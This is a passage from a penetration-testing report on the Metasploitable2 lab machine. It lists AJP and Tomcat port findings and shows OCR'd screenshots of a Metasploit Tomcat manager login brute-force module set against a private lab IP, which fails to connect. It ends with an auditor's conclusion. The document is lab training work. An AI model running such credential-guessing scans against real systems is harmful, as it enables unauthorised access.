
Vulnerability observed – High

22. Ajp port is open in Metasploitable2	
Application	ajp13 Apache Jserv (Protocol v1.3) on port 8009/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to AJP services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 ajp port 8009/tcp is exploited by Apache Tomcat AJP File Read





3.23. METASPLOITABLE2 PORT 8180/tcp http Apache Tomcat/Coyote JSP engine 1.1 – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – High


2. Http port is open in Metasploitable2	
Application	http Apache Tomcat/Coyote JSP engine 1.1 on port 8180/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to AJP services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 http port 8180/tcp is exploited by Tomcat Application Manager Login Utility




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no The HTTP password to specify for authentication
PASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
TARGETURI /manager/html yes URI for Manager login. Default is /manager/html
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no The HTTP username to specify for authentication
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no File containing users and passwords separated by space, one pair per line
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
23°C Sunny
Search
ENG IN
13:56 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
xt
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set threds 5
[!] Unknown datastore option: threds. Did you mean THREADS?
threds ⇒ 5
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 5
THREADS ⇒ 5
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[-] The connection was refused by the remote host (192.168.64.129:8080).
[-] The connection was refused by the remote host (192.168.64.129:8080).
[-] http://192.168.64.129:8080/manager/html - No response
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > cd /
msf6 auxiliary(scanner/http/tomcat_mgr_login) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
23°C Sunny
Search
ENG IN
13:56 20-11-2023

4. Auditor's End Note

4.1 Auditor's End Note

The comprehensive Vulnerability Assessment and Penetration Testing (VAPT) conducted on Metasploitable2 has provided valuable insights into the security posture of the tested system. The objective of this assessment was to identify potential vulnerabilities, assess the level of risk, and evaluate the effectiveness of existing security controls.

The testing process utilized various methodologies, tools, and techniques to simulate real-world attack scenarios. The findings outlined in this report are the result of a thorough examination of the Metasploitable 2 environment, including both automated scanning and manual penetration testing.

4.2 Key Observations

Identification of Vulnerabilities: The assessment successfully identified a range of vulnerabilities within the Metasploitable 2 system, including software misconfigurations, outdated components, and potential weaknesses in access controls.

Exploitation Scenarios: The penetration testing phase simulated realistic attack scenarios, demonstrating the potential impact of identified vulnerabilities. These scenarios illustrate the importance of timely remediation to mitigate the risk of exploitation.

Recommendations for Mitigation: Each identified vulnerability is accompanied by a set of actionable recommendations for mitigation. These recommendations are prioritized based on the level of risk and potential impact on the system's security.

Documentation and Reporting: The report provides a detailed account of the testing process, methodologies employed, and a comprehensive list of identified vulnerabilities. The clarity of documentation aims to assist stakeholders in understanding the security implications and implementing effective remediation strategies.

4.3 CONCLUSION

The VAPT on Metasploitable 2 serves as a valuable tool for enhancing the overall security posture of the system. It is crucial for stakeholders to prioritize and address the identified vulnerabilities promptly. Regular security assessments, coupled with proactive mitigation efforts, will contribute to a robust defense against potential threats.

This report aims to empower decision-makers with the necessary information to strengthen the security of Metasploitable2. Should there be any questions or need for further clarification, please do not hesitate to reach out to Mr. Bhushan Salunke.

Security Partner,

© Mr. Bhushan Salunke
26-11-2023